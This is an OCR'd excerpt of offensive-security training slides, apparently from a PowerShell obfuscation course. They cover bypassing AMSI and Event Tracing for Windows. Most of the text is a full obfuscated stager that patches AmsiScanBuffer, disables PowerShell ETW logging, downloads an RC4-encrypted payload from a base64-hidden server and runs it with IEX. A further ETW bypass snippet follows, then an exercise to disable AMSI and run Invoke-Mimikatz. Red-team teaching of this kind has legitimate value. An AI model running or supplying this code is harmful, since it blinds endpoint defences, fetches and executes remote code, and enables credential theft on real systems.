
AMSI.Fail – Replace the Bypass

```
IF($PSVErSIoNTabLe.PSVErSIoN.Major -GE 3){
$lbuxs = @"
using System;
using System.Runtime.InteropServices;
public class lbuxs {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr bnrppo, uint flNewProtect, out uint lpflOldProtect);}
"@
Add-Type $lbuxs
$sdckzrv = [lbuxs]::LoadLibrary("$([cHAr](97+68-68)+[char](109)+[chaR]([ByTE]0x73)+[cHar]([byTe]0x69)+
[CHaR]([bYtE]0x2e)+[chAR](100*54/54)+[chAR](108*102/102)+[CHAR](108*69/69))")
$mpgigf = [lbuxs]::GetProcAddress($sdckzrv, "$([char](65)+[cHar]([ByTe]0x6d)+[cHAR]([ByTE]0x73)+[chAR]([BYte]0x69)+[cHAR](83*64/64)+[char](99)+
[ChAR]([BytE]0x61)+[CHar](110*98/98)+[CHaR]([byte]0x42)+[cHaR]([bYTe]0x75)+[cHAR]([Byte]0x66)+[cHar](29+73)+[CHaR](101+21-21)+[cHAr](114))")
$p = 0
[lbuxs]::VirtualProtect($mpgigf, [uint32]5, 0x40, [ref]$p)
$rims = "0xB8";$qsog = "0x57";$hvvp = "0x00";$xqqp = "0x07";$ftez = "0x80";$vivw = "0xC3";
$gfvwc = [Byte[]] ($rims,$qsog,$hvvp,$xqqp,+$ftez,+$vivw)
[System.Runtime.InteropServices.Marshal]::Copy($gfvwc, 0, $mpgigf, 6)};
$K=[SySTem.TEXT.EnCodiNg]::ASCII.GEtBYTeS('v[IGTbf*XkN)#MCu39!Hp>PmS2%E;LUF');
[System.Diagnostics.Eventing.EventProvider]."GetFie`ld"('m_e'+'nabled','Non'+'Public,'+'Instance').SetValue([Ref].Assembly.GetType('Syste'+'m.Management.Automation.T
racing.PSE'+'twLogProvider')."GetFie`ld"('et'+'wProvider','NonPub'+'lic,S'+'tatic').GetValue($null),0);};
[SYStEM.NEt.SERVICePOiNTMANager]::ExPECt100ConTiNUe=0;$b3904=NEw-ObJecT SystEM.NeT.WEbCliENT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser=$([TEXT.ENCOdiNg]::UNiCoDe.GEtSTrINg([CONVeRT]::FrOMBAse64STring('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4ANwA0AC4AMQAyADkAOgA4ADkAOAA0AA==')));
$B3904.PROXy=[SYSteM.NET.WeBREQuest]::DEFAULtWEBPRoxy;
$b3904.PRoxy.CReDeNtIALs = [SyStEM.NET.CREDENTiaLCacHE]::DeFAUltNEtworKCReDENTIAlS;$Script:Proxy = $b3904.Proxy;
$R={$D,$K=$ARgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUnt])%256;
$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;
$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXoR$S[($S[$I]+$S[$H])%256]}};
$B3904.HEADErS.AdD("Cookie","UAjItyKMiTVnfjJU=x5V63iPZtPBT/X1N0RypG/xlheo=");
$t='/news.php';$B3904.HeADERS.ADD('User-Agent',$u);
$daTa=$b3904.DoWNloaDDaTa($seR+$T);$iv=$datA[0..3];
$data=$dATa[4..$DaTa.lENgtH];-JoiN[ChaR[]](& $R $DAtA ($IV+$K))|IEX
```

Event Tracing

Event Tracing for Windows

- Made up of three primary components
  - Controllers – Build and configure tracing sessions
  - Providers – Generates events under there
  - Consumers – Interprets the generated events



Event Tracing for Windows

- Lots of different event providers
- Logs things like process creation and start/stop
  - .NET hunters can see all kinds of indicators from it:
    - Assembly loading activity,
    - Assembly name, function names
    - JIT compiling events
- Various alert levels
  - Key words can automatically elevate alert levels
  - Custom levels can be set by providers as well

ETW Bypass - PowerShell

- As mentioned, a **very effective** way of hunting .NET is through the use of ETW events
- Reflectively modify the PowerShell process to prevent events being published
  - ETW feeds **ALL** of the other logs so this disables everything

```
3   $LogProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider')
4   $etwProvider = $LogProvider.GetField('etwProvider','NonPublic,Static').GetValue($null)
5   [System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Instance').SetValue($etwProvider,0);
```

Exercise 7: Mimikatz

1. Disable AMSI
2. Run Invoke-Mimikatz
   - https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%207
3. Why is Mimikatz being killed?
4. What can we do to prevent it?
5. Any additional malicious flags in the logs?

Questions?

INFO@BC-SECURITY.ORG

@BCSECURITY1

HTTPS://WWW.BC-SECURITY.ORG/